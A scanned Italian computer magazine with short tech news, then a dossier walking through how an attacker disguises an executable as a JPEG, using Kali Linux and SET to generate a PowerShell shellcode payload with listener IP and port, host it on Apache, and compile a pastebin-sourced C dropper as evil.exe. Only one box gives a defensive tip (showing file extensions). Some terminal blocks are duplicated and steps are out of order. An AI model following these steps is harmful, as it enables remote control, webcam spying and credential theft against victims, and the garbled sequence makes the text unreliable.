Non è ancora nota la data di uscita commerciale e il prezzo finale dei visori olografici Hololens, ma è stato presentato un progetto molto interessante che consente la visita virtuale di Marte sfruttando le immagini della sonda Curiosity della NASA. Gli sviluppatori possono comunque acquistare la versione Development Edition degli Hololens dal sito <https://www.microsoft.com/microsoft-hololens/en-us/development-edition> al prezzo di 3000 dollari.



## COSA CI RISERVA IL FUTURO? CE LO DICE LA ROADMAP!

Microsoft ha reso disponibile un sito dove è possibile consultare la roadmap di Windows 10 con le ultime novità introdotte e quelle ancora in fase di sviluppo. Il sito è disponibile all'indirizzo [www.computerbild.it/links/?m=301](http://www.computerbild.it/links/?m=301) e consente di visualizzare tutte le novità suddivise nelle categorie **Recently Available** (sono quelle appena rese disponibili), **In Public Preview**, **In Development**, **Canceled** e **Archive**. Tra quelle ancora in fase di sviluppo troviamo, ad esempio, la funzione che consentirà di sbloccare il PC con lo smartphone o il **Microsoft Band 2**, la funzione **Picture in Picture** per visualizzare in una finestra i contenuti multimediali mentre si è impegnati a lavorare su altro, e così via.





## DOSSIER

### UN KEYLOGGER NELLE FOTO

# TI ENTRO NEL PC CON UNA FOTO!

C'è chi riesce a **NASCONDERE UN KEYLOGGER IN UNA JPEG** per rubare dati personali o per registrare dalla webcam quello che facciamo in casa.

**C**i risiamo. I pirati se ne sono inventata un'altra delle loro per invadere i nostri PC e spiarci dalla webcam, scovare ogni password che digitiamo sulla tastiera e spulciare fra i nostri file. E non siamo di fronte al solito virus che solo gli utenti più sprovveduti

possono beccare: qui non si tratta di una "classica" e-mail di phishing contenente un link malevolo e neppure di uno strano file che fa intuire un potenziale pericolo. Questa volta siamo di fronte ad una semplice immagine. Sì, proprio così. I pirati hanno trovato il metodo

di nascondere un virus dentro quella che, almeno apparentemente, sembra una banalissima JPEG. Un doppio clic sull'anteprima dell'immagine di un gattino, di una bella donna sexy o di un'automobile da urlo potrebbe ➤ costarci davvero caro!

# DOSSIER

## UN KEYLOGGER NELLE FOTO

### Sembra un'immagine

Anche se all'apparenza può sembrare una comune immagine, siamo di fronte ad un file eseguibile che andrà a compiere azioni malevoli sul nostro sistema operativo.


In particolare, creerà un canale di comunicazione fra il nostro PC e quello del pirata che ne assumerà il pieno controllo attivando da remoto la web-

cam, installando un keylogger o facendo incetta dei nostri file più importanti. Per sferrare il suo attacco, il pirata si affida a Kali Linux, un sistema operativo già corredata di tutti i tool necessari a testare la sicurezza di computer e dispositivi di ogni genere. E la facilità con la quale può portare a termine la sua opera è davvero disarmante: al pirata basta scegliere un pa-


io di opzioni, l'immagine da usare e attendere che qualche "pesce" abbocchi alla sua esca. In questa nuova avventura abbiamo deciso di analizzare a fondo le mosse del pirata operando in una rete locale, ma la procedura è identica allargando il discorso al Web. Perché, si sa, conoscere il nemico è l'unica arma di difesa che abbiamo a disposizione.

## Quali sono i ferri del mestiere


Per sferrare il suo attacco, il pirata ricorre ad una particolare distribuzione Linux, usata generalmente per effettuare test di sicurezza. Ecco come la scarica e la installa su una comune pendrive USB.



**1** Il pirata si procura Kali Linux e il software gratuito Unetbootin. Avvia quest'ultimo e clicca sul pulsante **Sfoglia** in corrispondenza di **Immagine iso** per caricare la ISO della distro: la seleziona e conferma con **Apri**. Collegata una pendrive da almeno 4 GB al suo PC, il pirata si sposta in **Unità** e la seleziona.




**2** Clicca **OK** e attende che sulla pendrive venga installata la distribuzione Linux. Il pirata riavvia quindi il PC (di solito ne usa uno secondario perché più avanti avrà la necessità di usare Windows senza uscire da Kali Linux) e, dopo aver effettuato l'accesso al BIOS, configura il boot dalla pendrive USB.



**3** Salvate le modifiche e riavviate il computer dalla chiavetta USB, il pirata si ritrova di fronte l'interfaccia testuale di Kali Linux. Tutto quello che deve fare è premere **Invio** in corrispondenza della riga **Live (amd64)**: dopo pochi secondi, il suo ambiente di distribuzione verrà caricato e sarà pronto all'uso.

## COME SMASCHERARE L'INTRUSO!

Come abbiamo detto, dietro ad un'apparente immagine inviata da un malintenzionato si nasconde un vero e proprio file eseguibile (con estensione **EXE**). Dunque, basterebbe osservare per bene il file per rendersi subito conto di ritrovarsi di fronte ad un tranello. Peccato, però, che di default Windows nasconde le estensioni per i tipi di file più conosciuti e fra questi c'è anche il .exe. La maggior parte degli utenti, per comodità o pigrizia, lascia invariata questa funzionalità di Windows ma per dormire sonni tranquilli, forse è il caso di attivare la visualizzazione di ogni estensione. In Windows 10 basta aprire una qualsiasi cartella e spostarci nel menu **Visualizza**. Da qui clicchiamo su **Opzioni** e, nella nuova finestra che appare, spostiamoci nel tab **Visualizzazione**. Scorreremo l'elenco **Impostazioni avanzate** e togliamo la spunta da **Nascondi le estensioni per i tipi di file conosciuti**, confermando con **OK**. Da questo momento, nessuna falsa ci trarrà più in inganno!



# Attacco al cuore di Windows

Grazie al tool SET integrato nella distribuzione Kali Linux, il pirata riesce a predisporre in pochi clic un canale di comunicazione nascosto fra il suo computer e quello della vittima designata. Vediamo in che modo.



**1** L'ambiente desktop di Kali Linux è abbastanza semplice e intuitivo. Dopo aver cliccato sul menu **Applicazioni** (in alto a sinistra dell'interfaccia principale) ed essersi spostato nella sezione **Social Engineering Tools**, il pirata avvia il software **SET** (acronimo di Social Engineering Tools).

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a02:2ff%eth0  prefixlen 64  scopeid 0x20<link>
          ether 00:0c:27:51:f2:6c  txqueuelen 1000  (Ethernet)
            RX packets 17 bytes 2252 (2.1 Kib)
            RX errors 0 dropped 0 overrun 0 frame 0
            TX packets 31 bytes 2771 (2.7 Kib)
            TX errors 0 dropped 0 overrun 0 carrier 0 collisions 0

lo: flags=73UP,LOOPBACK,RUNNING  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 0  (Local Loopback)
            RX packets 20  bytes 1208 (1.1 Kib)
            RX errors 0 dropped 0 overrun 0 frame 0
            TX packets 20  bytes 1209 (1.1 Kib)
            TX errors 0 dropped 0 overrun 0 carrier 0 collisions 0

root@kali:~# ping www.google.it
PING www.google.it (216.58.213.99) 56(84) bytes of data.
64 bytes from thr25s02-in-f3.1e100.net (216.58.213.99): icmp_seq=1 ttl=52 time=7.0 ms
64 bytes from thr25s02-in-f3.1e100.net (216.58.213.99): icmp_seq=2 ttl=52 time=1...
```

**3** Infine, il pirata deve decidere quale tipologia di attacco sferrare nei confronti della sua vittima designata. Per essere sicuro di ottenere un controllo completo del computer attaccato, il pirata sceglie l'opzione **1 (Powershell Alphanumeric Shellcode Injector)** e conferma con **Invio**.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a02:2ff%eth0  prefixlen 64  scopeid 0x20<link>
          ether 00:0c:27:51:f2:6c  txqueuelen 1000  (Ethernet)
            RX packets 17 bytes 2252 (2.1 Kib)
            RX errors 0 dropped 0 overrun 0 frame 0
            TX packets 31 bytes 2771 (2.7 Kib)
            TX errors 0 dropped 0 overrun 0 carrier 0 collisions 0

lo: flags=73UP,LOOPBACK,RUNNING  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 0  (Local Loopback)
            RX packets 20  bytes 1208 (1.1 Kib)
            RX errors 0 dropped 0 overrun 0 frame 0
            TX packets 20  bytes 1209 (1.1 Kib)
            TX errors 0 dropped 0 overrun 0 carrier 0 collisions 0

root@kali:~# ping www.google.it
PING www.google.it (216.58.213.99) 56(84) bytes of data.
64 bytes from thr25s02-in-f3.1e100.net (216.58.213.99): icmp_seq=1 ttl=52 time=7.0 ms
64 bytes from thr25s02-in-f3.1e100.net (216.58.213.99): icmp_seq=2 ttl=52 time=1...
```

**5** SET chiede al pirata di settare una porta da utilizzare per comunicare con il PC attaccato non appena verrà stabilita una connessione (ovvero, quando l'ignara vittima avrà aperto la finta immagine). Il pirata setta la porta che preferisce (ad esempio la **4444**) e confermare con **Invio**.

```
root@kali:~# ./set
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
```

**2** Nella finestra che appare a schermo, il pirata preme dappri-ma **Invio** e, successivamente **1**, seguito da **Invio**, per selezionare l'opzione **Social Engineering Attacks**. Si ritrova di fronte ad un altro menu nel quale effettuare una scelta: preme **9 (Powershell Attack Vectors)** e conferma con **Invio**.

```
root@kali:~# powershell
PowerShell Alphanumeric Shellcode Injector
PowerShell Reverse Shell
PowerShell Bind Shell
PowerShell Dump SAM Database

root@kali:~#
```

**4** Il pirata dovrà conoscere l'indirizzo IP della macchina attaccante. Per farlo cliccherà su **File** e seleziona **Apri terminale**. Nella nuova finestra digita **ifconfig** seguito da **Invio**: l'indirizzo IP appare accanto al testo **inet**. Lo incolla nella finestra di **SET** e conferma con **Invio**.

```
File Modifica Visualizza Cerca Terminale Aiuto

The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.

1) Powershell Alphanumeric Shellcode Injector
2) Powershell Reverse Shell
3) Powershell Bind Shell
4) Powershell Dump SAM Database

99) Return to Main Menu

set>powershell>
set> IP address for the payload listener (LHOST): 10.0.2.15
set>powershell> Enter the port for the reverse [443]:4444
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Finished generating powershell injection bypass
```

**6** Il software crea automaticamente tutto il necessario: il pirata non deve fare altro che restare a guardare il monitor. Al messaggio **Do you want to start the listener now** risponde **no** e conferma ancora con **Invio**. Il pirata può ora concentrarsi sulla finta immagine da inviare alla vittima.

# DOSSIER

## UN KEYLOGGER NELLE FOTO

### COS'È UN PAYLOAD?

In gergo informatico è un termine abbastanza frequente, almeno quando si parla di sicurezza. Per payload, infatti, si intende l'insieme di operazioni che un virus esegue all'interno della macchina bersaglio. Diversi sono i tipi di payload che un pirata può creare: si parte da operazioni (runtime) semplici come quella che consente l'invio di un messaggio di posta elettronica a tutti i contatti memorizzati nel PC, fino ad arrivare ad esecuzioni decisamente più pericolose come la cancellazione di tutti i file memorizzati nel disco rigido.


### COSA FA IL CODICE DEL PIRATA?

Nonostante si possa pensare il contrario, il codice utilizzato dal malintenzionato per invadere il nostro sistema è davvero banale. Il più, infatti, è costituito dal payload che, come abbiamo già avuto modo di analizzare, viene creato automaticamente dai tool integrati in Kali Linux. Ma allora, a cosa serve il codice analizzato? A far sì che il payload venga caricato sul PC della vittima. Al tempo stesso, per non destare sospetti, questo codice fa sì che l'immagine utilizzata come esca venga effettivamente visualizzata. Di fatto, però, l'immagine verrà richiamata sul Web server del PC attaccante: ecco perché per il pirata è importante (se non fondamentale) fornire il suo indirizzo IP locale o pubblico (utilizzando magari un DNS dinamico).

## La foto infetta è pronta

Stabilito un canale di comunicazione protetto con il PC della vittima, il pirata provvede ora a trasferire il payload del virus e l'immagine da far visualizzare alla vittima su un Web server.

- 1** Il pirata avvia una nuova finestra del terminale di Kali Linux, lancia il comando `mv /root/.set/reports/powershell/x86_powershell_Injection.txt /var/www/html/payload.txt`




e conferma con **Invio**. Il payload è ora stato spostato sul Web server di modo che sia accessibile anche agli altri PC.

- 2** Il Web pullula di immagini divertenti: più sarà curiosa l'immagine utilizzata dal pirata, maggiori saranno le probabilità che il




malcapitato deciderà di cliccarci sopra due volte per vederla ingrandita! Il pirata raggiunge dunque Google Immagini e sceglie la foto che pensa sia più opportuna.

- 3** Può procedere ora al salvataggio dell'immagine che ritiene più adatta al suo malevolo scopo. La seleziona quindi col tasto destro del mouse, clicca **Salva immagine con nome** e



nella finestra che appare raggiunge il percorso `/var/www/html/`. Quindi nomina l'immagine come `screenshot.jpg`.

- 4** A questo punto, tutto è pronto per avviare il Web server locale (presente di default e già configurato in Kali Linux) e rendere accessibile il suo contenuto anche via rete agli altri PC. Il pirata avvia il terminale e da qui digita **service apache2 start** seguito dal tasto **Invio**.




## WINDOWS COME SE FOSSE LINUX

Come abbiamo già intuito, il pirata ha la necessità di effettuare gran parte del suo lavoro su una macchina equipaggiata con Kali Linux. Tuttavia, alcune delle mosse da lui effettuate, come la compilazione del virus (il file .exe mimetizzato da immagine) possono essere fatte anche da un PC equipaggiato con Windows. Tutto quello che gli occorre è la suite MinGW, acronimo di Minimalist GNU for Windows. Grazie a questo software, il pirata ha un completo ambiente di compilazione per il linguaggio di programmazione C (utilizzato dal

pirata per creare il virus). Scaricato MinGW dal sito [www.mingw.org](http://www.mingw.org), il pirata lo avvia e da Basic Setup marca per l'installazione le voci mingw32-base e mingw32-gcc-g++. Non appena le due "estensioni" saranno scaricate e installate, il pirata potrà usare il prompt dei comandi di Windows proprio come se fosse una shell Linux, quantomeno per la compilazione di software scritto in linguaggio C. Per trasformare un file .c in un eseguibile, infatti, gli basta lanciare il comando `gcc.exe C:\nome_file.c -o C:\nome_file.exe`.


# Il virus prende forma

Per il pirata è arrivato il momento di creare la Jpeg da utilizzare come esca: pochi clic ed è subito pronta per essere spedita alla vittima designata. L'attacco è iniziato!




**1** Il pirata avvia il terminale e lancia il comando **gedit** per avviare un semplice editor di testo non formattato. In un nuovo file incolla il codice presente alla pagina <http://pastebin.com/BpYMb2rN> avendo cura di sostituire l'indirizzo IP con quello della macchina attaccante (vedi pagina 33).


**2** Effettuate le modifiche, il pirata clicca sul pulsante **Salva** e memorizza il file (ad esempio sul **Desktop**) con il nome che preferisce seguito da **.c** (ad esempio, **evil.c**). Non gli resta che confermare premendo nuovamente il pulsante **Salva**. Può quindi chiudere l'editor di testo Gedit.



**3** Il pirata si ritrova nuovamente nella finestra del terminale. Per lui è arrivato il momento di trasformare il file appena creato in un eseguibile Windows. Per farlo, raggiunge il percorso nel quale ha salvato il file .c con **cd Scrivania** e digita **gcc evil.c -o evil.exe** seguito da **Invio**.



